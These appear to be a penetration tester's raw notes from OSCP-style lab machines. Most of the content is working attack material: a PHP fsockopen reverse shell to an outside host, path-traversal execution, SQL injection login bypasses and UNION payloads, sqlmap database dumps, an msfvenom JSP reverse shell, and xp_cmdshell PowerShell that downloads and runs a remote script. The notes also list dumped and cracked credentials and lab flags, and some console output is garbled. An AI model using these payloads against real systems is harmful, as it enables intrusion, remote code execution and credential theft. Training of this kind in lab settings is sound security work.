gcc 44298.c -o 44298.exe
wget http://192.168.119.167:80/44298.exe
chmod +x 44298.exe
./44298.exe
whoami
root!
```

In order to leverage the phpLiteAdmin v1.9.3 file upload I needed to...

```
create new database (yeet.php) > create new table (yeet) number of fields (1) > field = yeet type=TEXT
defaultvalue=<?php $sock=fsockopen("192.168.119.167",443);$proc=proc_open("/bin/sh -i", array(0=>$sock, 1=>$sock,
2=>$sock),$pipes); ?>
```

<https://www.youtube.com/watch?v=G1i5oWblx9Q>

In Cuppa I was able to execute it by navigating to http://10.11.1.116/administrator/alerts/alertConfigField.php?  
urlConfig=../../../../../../../../usr/local/databases/yeet.php

f96fa30b9bc142e9d5c3649b055c28de

## **enumeration**

Ubuntu Xenial 2016

admin:admin

root:99bbVDdorGzfZJun

```
<?php $sock=fsockopen("192.168.119.167",443);$proc=proc_open("/bin/sh -i", array(0=>$sock, 1=>$sock, 2=>$sock), $pipes); ?>
```

## ***dir bust***

```
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://10.11.1.116:80 && gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://10.11.1.116:80
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:      http://10.11.1.116:80
[+] Threads:   10
[+] Wordlist:  /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:  gobuster/3.0.1
[+] Timeout:    10s
=====
2020/05/08 14:56:39 Starting gobuster
=====
/.hta (Status: 403)
/.htpasswd (Status: 403)
/.htaccess (Status: 403)
/administrator (Status: 301)
/db (Status: 301)
/index.html (Status: 200)
/server-status (Status: 403)
=====
```

## **nmap**

```
echo -e e[5me[31me[1mttl=63e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping ; nmap -Pn  
10.11.1.116 && nmap -sC -sV -Pn 10.11.1.116 && nmap -p- -Pn 10.11.1.116 && nmap -Pn -p- -sU 10.11.1.116  
ttl=63  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-08 14:53 EDT  
Nmap scan report for 10.11.1.116  
Host is up (0.066s latency).  
Not shown: 995 closed ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
80/tcp    open  http  
110/tcp   open  pop3  
143/tcp   open  imap  
  
Nmap done: 1 IP address (1 host up) scanned in 2.65 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-08 14:53 EDT  
Nmap scan report for 10.11.1.116  
Host is up (0.071s latency).  
Not shown: 995 closed ports  
PORT      STATE SERVICE  VERSION  
21/tcp    open  ftp      vsftpd 3.0.3  
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|_ 2048 86:88:7a:3f:91:95:26:ff:1a:d1:64:44:39:ea:8c:1a (RSA)  
|_ 256 07:62:18:a5:a3:89:2f:3e:91:d9:06:c2:ea:37:cc:23 (ECDSA)  
|_ 256 c2:be:a4:4f:01:a1:71:fb:b2:0c:3a:3e:a4:c8:56:51 (ED25519)  
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))  
|_http-server-header: Apache/2.4.18 (Ubuntu)  
|_http-title: Dotty  
110/tcp   open  tcpwrapped  
143/tcp   open  tcpwrapped  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 13.71 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-08 14:54 EDT  
Nmap scan report for 10.11.1.116  
Host is up (0.090s latency).  
Not shown: 65530 closed ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
80/tcp    open  http  
110/tcp   open  pop3  
143/tcp   open  imap  
  
Nmap done: 1 IP address (1 host up) scanned in 81.06 seconds  
You requested a scan type which requires root privileges.  
QUITTING!
```

## **creds**

aaron  
5978a63b4654c73c60fa24f836386d87  
accasia  
a1420fc5ab116437368889400c4bb8e1  
bethanyjoy02  
6c0f3fde58158e4c1f4cedb29c7ef4c1  
deanna  
f463f63616cb3f1e81ce46b39f882fd5  
jpotter  
9b38e2b1e8b12f426b0d208a7ab6cb98

## Pictures

|  |      |        | Name         | Password                         |
|--|------|--------|--------------|----------------------------------|
|  | edit | delete | aaron        | 5978a63b4654c73c60fa24f836386d87 |
|  | edit | delete | accasia      | a1420fc5ab116437368889400c4bb8e1 |
|  | edit | delete | bethanyjoy02 | 6c0f3fde58158e4c1f4cedb29c7ef4c1 |
|  | edit | delete | deanna       | f463f63616cb3f1e81ce46b39f882fd5 |
|  | edit | delete | jpotter      | 9b38e2b1e8b12f426b0d208a7ab6cb98 |

Check All / Uncheck All With selected:

```
whoami && hostname && cat proof.txt && ifconfig
root
dotty
f96fa30b9bc142e9d5c3649b055c28de
ens160      Link encap:Ethernet  HWaddr 00:50:56:9f:e8:c7
              inet addr:10.11.1.116  Bcast:10.11.255.255  Mask:255.255.0.0
              inet6 addr: fe80::250:56ff:fe9f:e8c7/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                  RX packets:524455 errors:0 dropped:1105 overruns:0 frame:0
                  TX packets:453344 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:73275612 (73.2 MB)  TX bytes:149827183 (149.8 MB)

lo          Link encap:Local Loopback
              inet addr:127.0.0.1  Mask:255.0.0.0
              inet6 addr: ::1/128 Scope:Host
                  UP LOOPBACK RUNNING  MTU:65536  Metric:1
                  RX packets:578 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:578 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1
                  RX bytes:52946 (52.9 KB)  TX bytes:52946 (52.9 KB)
```

## **10.11.1.222 Chris rooted**

Nmap showed that http was open on port 8080

Dirb showed the directory /blog/ that hosted a link to login.jsp

if you put the following in the username and password fields you would be authenticated

username=' or '1'='1

password=' or '1'='1

capture the post from the next screen in burp and copy-pasteing the output to post2.txt.

sqlmap -r post2.txt -p author --risk=3 --level=5 --dbs --dump

all databases are dumped and the creds admin/adminadmin are cracked!

Logging in as admin allows you to upload files!

use msfvenom to make shellcode

msfvenom -p java/jsp\_shell\_reverse\_tcp LHOST=192.168.119.167 LPORT=443 -f raw > 443.jsp

enjoy rev shell as nt authority/system

48ef4c1bb19a7e49c5961ce1a064f0f1

a' union SELECT banner FROM v\$version WHERE banner LIKE 'TNS%';--

a' SELECT login || '-' || password FROM members

## **Manual writeup**

a' UNION SELECT banner, NULL, NULL FROM v\$version--

Author:

Blog entry from Oracle Database 18c Express Edition Release 18.0.0.0.0 - Production with title null from 0

a' UNION SELECT DISTINCT owner, NULL, NULL FROM all\_tables--

Author:

Blog entry from CTXSYS with title null from 0

Blog entry from MDSYS with title null from 0

Blog entry from SYS with title null from 0

Blog entry from SYSTEM with title null from 0

Blog entry from WEB\_APP with title null from 0

Blog entry from XDB with title null from 0

a' UNION SELECT owner, table\_name, NULL FROM all\_tab\_columns WHERE column\_name LIKE '%PASS%'--

Blog entry from SYS with title ALL\_SQLSET\_PLANS from 0  
Blog entry from SYS with title ALL\_XS\_APPLIED\_POLICIES from 0  
Blog entry from SYS with title EXU10LNKU from 0  
Blog entry from SYS with title EXU8LNKU from 0  
Blog entry from SYS with title EXU8USRU from 0  
Blog entry from SYS with title EXU9LNKU from 0  
Blog entry from SYS with title KU\$\_10\_1\_DBLINK\_VIEW from 0  
Blog entry from SYS with title KU\$\_CREDENTIAL\_VIEW from 0  
Blog entry from SYS with title KU\$\_DBLINK\_VIEW from 0  
Blog entry from SYS with title KU\$\_PROFILE\_VIEW from 0  
Blog entry from SYS with title KU\$\_ROLE\_VIEW from 0  
Blog entry from SYS with title KU\$\_USER\_BASE\_VIEW from 0  
Blog entry from SYS with title KU\$\_USER\_VIEW from 0  
Blog entry from SYS with title USER\_DB\_LINKS from 0  
Blog entry from SYS with title USER\_SQLSET\_PLANS from 0  
Blog entry from WEB\_APP with title WEB ADMINS from 0  
Blog entry from WEB\_APP with title WEB USERS from 0

a' UNION SELECT column\_name,NULL,NULL FROM all\_tab\_columns WHERE table\_name = 'WEB ADMINS'--

Author:

Blog entry from ADMIN\_ID with title null from 0  
Blog entry from ADMIN\_NAME with title null from 0  
Blog entry from PASSWORD with title null from 0

a' UNION SELECT ADMIN\_NAME,NULL,NULL FROM WEB ADMINS--

# Main Page

Welcome to the blog username=' or '1'='1  
You may search for blog entries by author

Author:

Blog entry from admin with title null from 0


a' UNION SELECT PASSWORD,NULL,NULL FROM WEB\_ADMINNS--

Author:

Blog entry from d82494f05d6917ba02f7aaa29689ccb444bb73f20380876cb05d1f37537b7892  
with title null from 0

crackstation.net

d82494f05d6917ba02f7aaa29689ccb444bb73f20380876cb05d1f37537b7892



Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1\_bin)), QubesV3.1BackupDefaults

| Hash                                                             | Type   | Result     |
|------------------------------------------------------------------|--------|------------|
| d82494f05d6917ba02f7aaa29689ccb444bb73f20380876cb05d1f37537b7892 | sha256 | adminadmin |

## **enumeration**

Domain CHRIS  
name CHRIS  
x64

username=' or '1'='1  
password=' or '1'='1  
<https://www.binarytides.com/using-sqlmap-with-login-forms/>

users  
Chris  
Bob  
Alice  
Maria  
Eric  
Blog entry from Chris with title The Great Escape from 2017<BR>  
Blog entry from Bob with title I Love Crypto from 2016<BR>  
Blog entry from Alice with title Man-in-the-middle from 2018<BR>  
Blog entry from Chris with title To Paris and Back from 2019<BR>  
Blog entry from Maria with title Software Development Lifecycle from 2018<BR>  
Blog entry from Eric with title Accounting is Fun from 2019<BR>

Uploaded Filename: C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\blog\443.jsp

## **nmap**

```
echo -e e[5me[31me[1mttl=127e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping ; nmap -Pn  
10.11.1.222 && nmap -sC -sV -Pn 10.11.1.222 && nmap -p- -Pn 10.11.1.222  
ttl=127  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-07 12:16 EDT  
Nmap scan report for 10.11.1.222  
Host is up (0.062s latency).  
Not shown: 992 closed ports  
PORT      STATE SERVICE  
135/tcp    open  msrpc  
139/tcp    open  netbios-ssn  
445/tcp    open  microsoft-ds  
1521/tcp   open  oracle  
2030/tcp   open  device2  
3389/tcp   open  ms-wbt-server  
8009/tcp   open  ajp13  
8080/tcp   open  http-proxy  
  
Nmap done: 1 IP address (1 host up) scanned in 3.27 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-07 12:16 EDT  
Nmap scan report for 10.11.1.222  
Host is up (0.058s latency).  
Not shown: 992 closed ports  
PORT      STATE SERVICE      VERSION  
135/tcp    open  msrpc        Microsoft Windows RPC  
139/tcp    open  netbios-ssn   Microsoft Windows netbios-ssn  
445/tcp    open  microsoft-ds?  
1521/tcp   open  oracle-tns   Oracle TNS listener 1.2.0.0.0 (unauthorized)  
2030/tcp   open  oracle-mts   Oracle MTS Recovery Service  
3389/tcp   open  ssl/ms-wbt-server?  
| ssl-cert: Subject: commonName=chris  
| Not valid before: 2020-04-18T12:06:13  
|_ Not valid after: 2020-10-18T12:06:13  
|_ssl-date: 2020-05-07T16:15:42+00:00; -2m02s from scanner time.  
8009/tcp   open  ajp13       Apache Jserv (Protocol v1.3)  
|_ajp-methods:  
|_ Supported methods: GET HEAD POST OPTIONS  
8080/tcp   open  http        Apache Tomcat 9.0.19  
|_http-favicon: Apache Tomcat  
|_http-title: Apache Tomcat/9.0.19  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Host script results:  
|_clock-skew: mean: -2m02s, deviation: 0s, median: -2m02s  
| smb2-security-mode:  
| 2.02:  
|_ Message signing enabled but not required  
| smb2-time:  
| date: 2020-05-07T16:15:41  
|_ start_date: N/A  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 98.37 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-07 12:17 EDT  
Nmap scan report for 10.11.1.222  
Host is up (0.090s latency).  
Not shown: 65515 closed ports  
PORT      STATE SERVICE  
135/tcp    open  msrpc  
139/tcp    open  netbios-ssn  
445/tcp    open  microsoft-ds  
1521/tcp   open  oracle  
2030/tcp   open  device2  
2233/tcp   open  infocrypt
```

```
3389/tcp open ms-wbt-server
5985/tcp open wsman
8009/tcp open ajp13
8080/tcp open http-proxy
47001/tcp open winrm
49664/tcp open unknown
49665/tcp open unknown
49666/tcp open unknown
49667/tcp open unknown
49668/tcp open unknown
49669/tcp open unknown
49670/tcp open unknown
49684/tcp open unknown
49703/tcp open unknown
```

Nmap done: 1 IP address (1 host up) scanned in 114.72 seconds

## ***web***

| PORT     | STATE | SERVICE | REASON          | VERSION              |
|----------|-------|---------|-----------------|----------------------|
| 8080/tcp | open  | http    | syn-ack ttl 127 | Apache Tomcat 9.0.19 |

## **oracle**

```
root@CoolHandKali:/Yeet/Machines/OSCP/222# nmap --script=oracle-sid-brute -p 1521 10.11.1.222
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-07 12:24 EDT
Nmap scan report for 10.11.1.222
Host is up (0.064s latency).
```

| PORT     | STATE             | SERVICE |
|----------|-------------------|---------|
| 1521/tcp | open              | oracle  |
|          | oracle-sid-brute: |         |
|          | _ XE              |         |

# **nikto**

```
nikto -host http://10.11.1.222:8080
- Nikto v2.1.6
-----
+ Target IP:      10.11.1.222
+ Target Hostname: 10.11.1.222
+ Target Port:    8080
+ Start Time:    2020-05-07 12:21:50 (GMT-4)
-----
+ Server: No banner retrieved
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-39272: /favicon.ico file identifies this app/server as: Apache Tomcat (possibly 5.5.26 through 8.0.15), Alfresco
Community
+ Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ OSVDB-3233: /manager/manager-howto.html: Tomcat documentation found.
+ /manager/html: Default Tomcat Manager / Host Manager interface found
+ /manager/status: Default Tomcat Server Status interface found
+ 7917 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:      2020-05-07 12:33:06 (GMT-4) (676 seconds)
-----
+ 1 host(s) tested
```

## Pictures

Database: WEB\_APP

Table: WEB\_CONTENT

[6 entries]

| CONTENT_ID | TITLE                          | AUTHOR | RELEASEYEAR |
|------------|--------------------------------|--------|-------------|
| 1          | The Great Escape               | Chris  | 2017        |
| 2          | I Love Crypto                  | Bob    | 2016        |
| 3          | Man-in-the-middle              | Alice  | 2018        |
| 4          | To Paris and Back              | Chris  | 2019        |
| 5          | Software Development Lifecycle | Maria  | 2018        |
| 6          | Accounting is Fun              | Eric   | 2019        |

[15:13:56] [INFO] table 'WEB\_APP.WEB\_CONTENT' dumped to CSV file '/root/.sqlmap/output/10.11.1.222/dump/WEB\_APP/WEB\_CONTENT.csv'

[15:13:56] [INFO] fetching columns for table 'WEB\_USERS' in database 'WEB\_APP'

[15:13:56] [INFO] fetching entries for table 'WEB\_USERS' in database 'WEB\_APP'

Database: WEB\_APP

Table: WEB\_USERS

[3 entries]

| USER_ID | PASSWORD         | USER_NAME |
|---------|------------------|-----------|
| 1       | thisismypassword | eric      |
| 2       | bobismyuncle     | alice     |
| 3       | letmein          | maria     |

what's the custom dictionary's location?

/Yeet/Tools/Wordlists/rockyou.txt

[15:15:04] [INFO] using custom dictionary

do you want to use common password suffixes? (slow!) [y/N] N

[15:15:13] [INFO] starting dictionary-based cracking (sha256\_generic\_passwd)

[15:15:13] [INFO] starting 2 processes

[15:15:15] [INFO] cracked password 'adminadmin' for hash 'd82494f05d6917ba02f7aaa29689ccb44bb73f20380876cb05d1f37537b7892'

[15:15:18] [INFO] current status: àBAB... \

[15:15:31] [INFO] current status: à¹ººº... \. -[INFO] current status: 0ºººº... |

[15:15:31] [INFO] current status: à¹

[15:15:31] [INFO] current status: à¹

[15:15:31] [INFO] current status: à¹ººº... |

[15:15:31] [INFO] current status: à¹à,... |

[15:15:31] [INFO] current status: à¹à,... /

[15:15:31] [INFO] current status: à,à,... -/ [INFO] current status: à,15:15:31] [INFO] current status: à,15:15:31] [INFO] cur

[15:15:31] [INFO] current status: à,à,... \:- à,15:15:31] [INFO] current status: à,15:15:31] [INFO] current status: à,à,... |

[15:15:31] [INFO] current status: à,à,... |

[15:15:31] [INFO] current status: ÜÜÜ... /|

Database: WEB\_APP

Table: WEB ADMINS current status: jklÄ9... -8] [INFO] current status: opyt1... |

[1 entry]] [INFO] current status: raÄrN... | [INFO] current status: Ä°sta... -

| ADMIN_ID | PASSWORD                                                        | ADMIN_NAME           |
|----------|-----------------------------------------------------------------|----------------------|
| 1        | d82494f05d6917ba02f7aaa29689ccb44bb73f20380876cb05d1f37537b7892 | (adminadmin)   admin |

[15:16:54] [INFO] table 'WEB\_APP.WEB ADMINS' dumped to CSV file '/root/.sqlmap/output/10.11.1.222/dump/WEB\_APP/WEB ADMINS.csv'

[15:16:54] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.11.1.222'

[15:16:54] [WARNING] you haven't updated sqlmap for more than 96 days!!!

```
C:\Users\Administrator\Desktop>whoami && hostname && type proof.txt && ipconfig /  
whoami && hostname && type proof.txt && ipconfig /all  
nt authority\system  
chris  
48ef4c1bb19a7e49c5961ce1a064f0f1  
Windows IP Configuration  
  
Host Name . . . . . : chris  
Primary Dns Suffix . . . . . :  
Node Type . . . . . : Hybrid  
IP Routing Enabled. . . . . : No  
WINS Proxy Enabled. . . . . : No  
  
Ethernet adapter Ethernet0:  
  
Connection-specific DNS Suffix . . . :  
Description . . . . . : vmxnet3 Ethernet Adapter  
Physical Address. . . . . : 00-50-56-9F-CE-4B  
DHCP Enabled. . . . . : No  
Autoconfiguration Enabled . . . . . : Yes  
IPv4 Address. . . . . : 10.11.1.222(Preferred)  
Subnet Mask . . . . . : 255.255.0.0  
Default Gateway . . . . . : 10.11.0.1  
DNS Servers . . . . . : 10.11.0.1  
NetBIOS over Tcpip. . . . . : Enabled
```

## **10.11.1.128 DJ rooted**

a' union select name,NULL from syscolumns where id=(select id from sysobjects where name='users');--

**Perform a search based on song name**

Song name:

**Results for song name search**

Artist name: id - From the year:

Artist name: name - From the year:

Artist name: pass - From the year:

a' union select name,id from users;--

**Perform a search based on song name**

Song name:

**Results for song name search**

Artist name: alice - From the year: 0

Artist name: brett - From the year: 1

Artist name: eric - From the year: 3

Artist name: peter - From the year: 2

a' union select pass,id from users;--

**Perform a search based on song name**

Song name:

**Results for song name search**

Artist name: 123pass123 - From the year: 3

Artist name: 34819d7beeabb9260a5c854bc85b3e44 - From the year: 1

Artist name: 5f4dcc3b5aa765d61d8327deb882cf99 - From the year: 0

Artist name: 7d9264f1c1c042b799ef08da95a782d4 - From the year: 2

a' union select name,NULL from master..syslogins; exec xp\_cmdshell "powershell iex (new-object net.webclient).downloadstring('http://192.168.119.167/443.ps1')"--

```
10.11.1.128 -- [11/May/2020 12:49:08] "GET /shell.ps1 HTTP/1.1" 404 -
10.11.1.128 -- [11/May/2020 12:49:35] "GET /443.ps1 HTTP/1.1" 200 -
```

```
nt authority\system
dj
PS C:\users\administrator\Desktop> whoami; hostname; type proof.txt; ipconfig
nt authority\system
dj
3ea3bb71d63b5804fc65287cb26e9cc8

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix . :
    IPv4 Address . . . . . : 10.11.1.128
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 10.11.0.1

Tunnel adapter isatap.{67F37FF4-6E84-443B-A54D-3F4CB76A6B59}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :
PS C:\users\administrator\Desktop>
```

Song name: 192.168.119.167/443.ps1" --

#### Results for song name search

Artist name: sa - From the year:  
Artist name: ##MS\_SQLResourceSigningCertificate## - From the year:  
Artist name: ##MS\_SQLReplicationSigningCertificate## - From the year  
Artist name: ##MS\_SQLAuthenticatorCertificate## - From the year:  
Artist name: ##MS\_PolicySigningCertificate## - From the year:  
Artist name: ##MS\_SmoExtendedSigningCertificate## - From the year:  
Artist name: ##MS\_PolicyEventProcessingLogin## - From the year:  
Artist name: ##MS\_PolicyTsqlExecutionLogin## - From the year:  
Artist name: ##MS\_AgentSigningCertificate## - From the year:  
Artist name: DJ\Administrator - From the year:  
Artist name: NT SERVICE\SQLWriter - From the year:  
Artist name: NT SERVICE\Winmgmt - From the year:  
Artist name: NT SERVICE\MSSQL\$SQLEXPRESS - From the year:  
Artist name: BUILTIN\Users - From the year:  
Artist name: NT AUTHORITY\SYSTEM - From the year:

Waiting for 10.11.1.128...

3ea3bb71d63b5804fc65287cb26e9cc8

## **enumeration**

x64

[Windows Server 2012 R2](#) and [Windows 8.1](#).

```
creds
peter
    123pass123
alice
    password
brett
    mypassword
eric
    123pass123
```

```
echo 'IEX(new-object net.webclient).downloadstring("http://192.168.119.167:80/443.ps1")' | powershell.exe
```

## **nmap**

```
http://www.kellyodonnell.com/content/determining-os-type-ping
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-09 11:16 EDT
Nmap scan report for 10.11.1.128
Host is up (0.079s latency).
Not shown: 985 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1433/tcp  open  ms-sql-s
3389/tcp  open  ms-wbt-server
5800/tcp  open  vnc-http
5900/tcp  open  vnc
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
```

```
Nmap done: 1 IP address (1 host up) scanned in 2.59 seconds
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-09 11:16 EDT
Nmap scan report for 10.11.1.128
Host is up (0.058s latency).
Not shown: 985 closed ports
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              Microsoft ftpd
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ 03-14-19 01:58AM      54030608 FoxitReader901_enu_Setup_Prom.exe
|_ ftp-syst:
|_ SYST: Windows_NT
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds    Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1433/tcp  open  ms-sql-s       Microsoft SQL Server 2012 11.00.2100.00; RTM
| ms-sql-ntlm-info:
| Target_Name: DJ
| NetBIOS_Domain_Name: DJ
| NetBIOS_Computer_Name: DJ
| DNS_Domain_Name: dj
| DNS_Computer_Name: dj
|_ Product_Version: 6.3.9600
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2020-03-03T19:46:59
|_ Not valid after: 2050-03-03T19:46:59
|_ ssl-date: 2020-05-09T15:15:56+00:00; -2m20s from scanner time.
3389/tcp  open  ssl/ms-wbt-server?
| rdp-ntlm-info:
| Target_Name: DJ
| NetBIOS_Domain_Name: DJ
| NetBIOS_Computer_Name: DJ
| DNS_Domain_Name: dj
| DNS_Computer_Name: dj
| Product_Version: 6.3.9600
|_ System_Time: 2020-05-09T15:15:45+00:00
| ssl-cert: Subject: commonName=dj
| Not valid before: 2020-01-20T19:48:25
|_ Not valid after: 2020-07-21T19:48:25
5800/tcp  open  http-proxy      sslstrip
|_http-title: TightVNC desktop [dj]
5900/tcp  open  vnc             VNC (protocol 3.8)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
```



## web

```
PORT STATE SERVICE REASON VERSION
4167/tcp open http  syn-ack Microsoft IIS httpd 8.5
|_http-server-header: Microsoft-IIS/8.5
Service Info: OS: Windows; CPE:/o:microsoft:windows
```

```
PORT STATE SERVICE REASON VERSION
5800/tcp open vnc-http syn-ack TightVNC (user: dj; VNC TCP port: 5900)
```

```
nikto -host http://10.11.1.128:4167
```

```
- Nikto v2.1.6
```

```
+ Target IP:      10.11.1.128
+ Target Hostname: 10.11.1.128
+ Target Port:    4167
+ Start Time:    2020-05-09 12:00:35 (GMT-4)

+ Server: Microsoft-IIS/8.5
+ Retrieved x-powered-by header: ASP.NET
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ Retrieved x-aspnet-version header: 2.0.50727
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Cookie ASPSESSIONIDQCCBBQDR created without the httponly flag
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ /login.asp: Admin login page/section found.
+ 7918 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:      2020-05-09 12:10:47 (GMT-4) (612 seconds)

+ 1 host(s) tested
```

```
=====
Gobuster v3.0.1
```

```
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
```

```
[+] Url:      http://10.11.1.128:4167/
[+] Threads:   10
[+] Wordlist:  /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Extensions: asp
[+] Timeout:   10s
```

```
=====
2020/05/09 12:10:52 Starting gobuster
```

```
/Login.asp (Status: 200)
/Search.asp (Status: 302)
/aspnet_client (Status: 301)
/login.asp (Status: 200)
/search.asp (Status: 302)
```

```
=====
2020/05/09 12:12:01 Finished
```

# sql

POST parameter 'artist' is vulnerable. Do you want to keep testing the others (if any)? [y/N]  
sqlmap identified the following injection point(s) with a total of 54 HTTP(s) requests:

---

Parameter: artist (POST)

Type: stacked queries

Title: Microsoft SQL Server/Sybase stacked queries (comment)

Payload: artist=yeet';WAITFOR DELAY '0:0:5'--

Vector: ;IF([INFERENC]E) WAITFOR DELAY '0:0:[SLEEPTIME]'--

Type: UNION query

Title: Generic UNION query (NULL) - 2 columns

Payload: artist=yeet' UNION ALL SELECT

CHAR(113)+CHAR(107)+CHAR(107)+CHAR(98)+CHAR(113)+CHAR(77)+CHAR(87)+CHAR(65)+CHAR(119)+CHAR(101)+CHAR(113)+CHAR(107)+CHAR(107)+CHAR(98)+CHAR(113)+(CASE WHEN (UNICODE(SQUARE(NULL)) IS NULL) THEN CHAR(49) ELSE CHAR(48) END)+CHAR(113)+CHAR(112)+CHAR(118)+CHAR(120)+CHAR(113),NULL-- vxmt

Wlvu  
Vector: UNION ALL SELECT [QUERY],NULL[GENERIC\_SQL\_COMMENT]

---

[18:14:09] [INFO] testing Microsoft SQL Server

[18:14:09] [PAYLOAD] yeet' UNION ALL SELECT CHAR(113)+CHAR(107)+CHAR(107)+CHAR(98)+CHAR(113)+(CASE WHEN (CHARINDEX(CHAR(49)+CHAR(53)+CHAR(46)+CHAR(48)+CHAR(46),@@VERSION)>0) THEN CHAR(49) ELSE CHAR(48) END)+CHAR(113)+CHAR(112)+CHAR(118)+CHAR(120)+CHAR(113),NULL-- vxmt

[18:14:09] [DEBUG] performed 1 queries in 0.16 seconds

[18:14:09] [INFO] confirming Microsoft SQL Server

[18:14:09] [PAYLOAD] yeet' UNION ALL SELECT CHAR(113)+CHAR(107)+CHAR(107)+CHAR(98)+CHAR(113)+(CASE WHEN (CHARINDEX(CHAR(49)+CHAR(53)+CHAR(46)+CHAR(48)+CHAR(46),@@VERSION)>0) THEN CHAR(49) ELSE CHAR(48) END)+CHAR(113)+CHAR(112)+CHAR(118)+CHAR(120)+CHAR(113),NULL-- OwPt

[18:14:09] [DEBUG] performed 1 queries in 0.10 seconds

[18:14:09] [PAYLOAD] yeet' UNION ALL SELECT CHAR(113)+CHAR(107)+CHAR(107)+CHAR(98)+CHAR(113)+(CASE WHEN (@@VERSION LIKE CHAR(37)+CHAR(65)+CHAR(122)+CHAR(117)+CHAR(114)+CHAR(101)+CHAR(37)) THEN CHAR(49) ELSE CHAR(48) END)+CHAR(113)+CHAR(112)+CHAR(118)+CHAR(120)+CHAR(113),NULL-- rdTR

[18:14:09] [DEBUG] performed 1 queries in 0.11 seconds

[18:14:09] [PAYLOAD] yeet' UNION ALL SELECT CHAR(113)+CHAR(107)+CHAR(107)+CHAR(98)+CHAR(113)+(CASE WHEN (TRIM(NULL) IS NULL) THEN CHAR(49) ELSE CHAR(48) END)+CHAR(113)+CHAR(112)+CHAR(118)+CHAR(120)+CHAR(113),NULL-- uATV

[18:14:09] [DEBUG] got HTTP error code: 500 ('Internal Server Error')

[18:14:09] [DEBUG] performed 1 queries in 0.09 seconds

